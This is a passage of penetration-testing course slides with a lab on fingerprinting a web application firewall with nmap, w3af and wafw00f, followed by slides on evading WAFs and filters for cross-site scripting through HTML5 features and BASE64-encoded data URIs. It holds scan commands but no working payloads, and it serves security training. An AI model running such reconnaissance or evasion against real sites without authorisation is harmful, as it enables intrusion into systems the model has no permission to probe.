
Exercise: Automated WAF Detection

- **Target**: http://modsec.sec642.org
- **Goals**:
  1. Scan the target using Nmap
  2. Run w3af to detect the WAF
  3. Use wafw00f to fingerprint the WAF

In this exercise you will use various automated tools to detect the existence of a web application firewall. We will be using http://modsec.sec642.org as the target.

Follow the below steps:


1. Scan the target using nmap and the NSE script
2. Run a scan using w3af and detect the WAF
3. Using wafw00f, fingerprint which WAF is in place



Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead.



Automated WAF Detection Exercise: Run NMAP and NSE Scripts

- Open a terminal
- Run Nmap
  - nmap --script http-waf-detect modsec.sec642.org

```
samurai@samurai-desktop:~$ nmap --script http-waf-detect modsec.sec642.org

Starting Nmap 5.61TEST2 ( http://nmap.org ) at 2012-03-04 15:03 EST
Nmap scan report for modsec.sec642.org (127.0.0.1)
Host is up (0.00023s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
631/tcp  open  ipp
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved


Now let's open a **terminal.**

From the prompt run Nmap:

```
nmap --script http-waf-detect modsec.sec642.org
```

If you would like to look at the script it is in the following directory:

```
/usr/local/share/nmap/scripts
```



Automated WAF Detection Exercise: Run w3af

- Change into the w3af directory
  - cd /opt/samurai/w3af
- Launch the GUI
  - ./w3af_gui
- Select the following plugins
  - fingerprint_WAF
  - WebSpider
- The target URL is
  - http://modsec.sec642.org/fingerprinting/

Now we need to change into the w3af directory:

```
cd /opt/samurai/w3af
```

Launch the GUI:

```
./w3af_gui
```


Now configure a scan of the target site. Select at least the following plugins:

- **Discovery**
  - **fingerprint_WAF**
  - **WebSpider**

You can also include the **XSS** and **SQLi** plugins from the **audit** category if you would like.

The target to scan is:

```
http://modsec.sec642.org/fingerprinting/
```



Automated WAF Detection Exercise: Run wafw00f

```
$ cd /opt/samurai/waffit/
$ ./wafw00f.py http://modsec.sec642.org
<<<Logo Removed for Space>>>

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://modsec.sec642.org
Generic Detection results:
The site http://modsec.sec642.org seems to be behind a WAF
Reason: The server returned a different response code when a string
trigged the blacklist.
Normal response code is "404", while the response code to an attack
is "403"
Number of requests: 11
```

Either close w3af or **open a new terminal.**


Change into the waffit directory:

```
cd /opt/samurai/waffit
```

Launch wafw00f against the target:

```
./wafw00f.py -v http://modsec.sec642.org
```


Evaluate the results from all three tools.



Review: Automated Fingerprinting Tools

- This exercise used some of the automated tools available
  - Small list though it may be
- We used them to fingerprint the target

Automated tools are often useful to help make our testing more efficient. In this exercise we used some of the ones available to fingerprint the controls in place.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- ***Cross-site Scripting***
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.




XSS is Client-focused

- To bypass XSS security controls, we need to understand client software
  - The security controls we are trying to bypass also have to understand the client software it protects
  - Bypasses often focus on defenses that don't understand the client software it protects
- Due to the fact that XSS is client-based it is delivered *through* the web application
- We can use the client nature of the payloads to bypass the controls and abuse the feature set of the client software

As we explore the methods for bypassing the controls within the target, as we discussed, we need to consider the type of vulnerability we are targeting. With XSS, we need to keep in the front of our thoughts the fact that it is client-focused. Luckily for us, the controls also have to consider this as they attempt to prevent our attacks from being successful. This is a fact that is often overlooked by the people configuring and managing the WAFs and filters.

Our attacks are sent through the applications and then delivered to the client. This path allows us to use client-based attacks against server-based controls. If we do it right, and the control is flawed, we can then bypass the filtering or other protections.




Abuse the Misunderstandings

- Our goal is to bypass the control
  - To do this we abuse the misunderstandings possible
- We look for places where the server-based control is
  - An attempt to use client-based payloads
- The protection is a server-focused understanding
  - Missing the various payloads the clients understand
- This is a misunderstanding of the payload's context
  - The context we previously discussed us needing to understand

As attackers, we need to attempt to abuse the misunderstandings between the server-focused protections and how the client software interprets our payloads. This is often a place where we can be quite successful. Most of the time, when WAFs or filters are built the person setting them up or writing them is focused on the context of how the application runs within the server. Since our payloads for XSS flaws run within the client context, this focus opens the system to misunderstandings. These misunderstandings are what we need to focus on abusing.

For example, as we will discuss, most browsers now support HTML5. But most WAFs do not have rule sets looking for HTML5-based payloads and when filters are built, the developer doesn't consider the new features available to the attacker. By using this unexpected payload, we can bypass the control and have our exploit successfully delivered. It's funny to me that this understanding of the context for the payload that the WAFs and filters are missing is exactly the same context we have previously discussed being needed by penetration testers. Makes even more sense now, doesn't it? ☺




Input Types

- Related to character sets are various input types
  - These can be combined with character sets in an attack
- Input types range from various text languages to binary files
  - As we have stated before, context is important to determine what attack to use
- Some of the common input types are executables and compressed files or HTML and XML
  - We will discuss HTML here
  - The others are discussed in other places through the class
- HTML 5 is the big change applications have to take into account

Another topic we can use as we dig further into bypassing controls is various input types. This is related to character sets, since they are an input type, but in this context we are looking at larger inputs and languages used. These input types can range from binary files to various text languages. As an attacker, we need to think about the context of the potential exploit to determine what input we should use.

In this section of the class we will look at text based inputs such as HTML 5.




HTML 5

- All "modern" browsers support features of HTML 5
  - Then degrade gracefully if they don't support a feature
- HTML 5 is an "application language"!
  - HTML 5 also includes JavaScript!
- Some of the new features are things like:
  - Client side storage
  - Voice recognition
  - Local SQL databases and storage

HTML 5 is the next version of HTML. Of course by next we mean "It's here NOW!!!!" ☺ The idea of HTML 5 was to build a dynamic application language. Now this sounds like a great idea due to the dynamic nature of most applications, it becomes bad (or good depending on perspective) when we remember that it is a client-side language. It is designed to run in the browser.

The W3C has set up HTML 5 to include both the tag-based language we are familiar with and JavaScript libraries needed to perform the dynamic actions and features. Currently browsers are rushing to support as many of these features as possible, and in most cases they do quite well. When a browser doesn't support a feature, in most cases, they degrade gracefully. Either they don't display that item or they default to something else.



How a Data URI Works

- The data URI has four pieces
  - Header
  - Content type
  - Options
  - Data
- The header is simply the *data:* that begins the string
- The content type specifies what type of embedded data is included
  - This is an optional piece as browsers will determine the content type
- The main option we are interested in is if the string is BASE64 encoded
  - We want it to be to hide our attack
- Finally there is the data that is embedded
  - The example above is for a PNG file

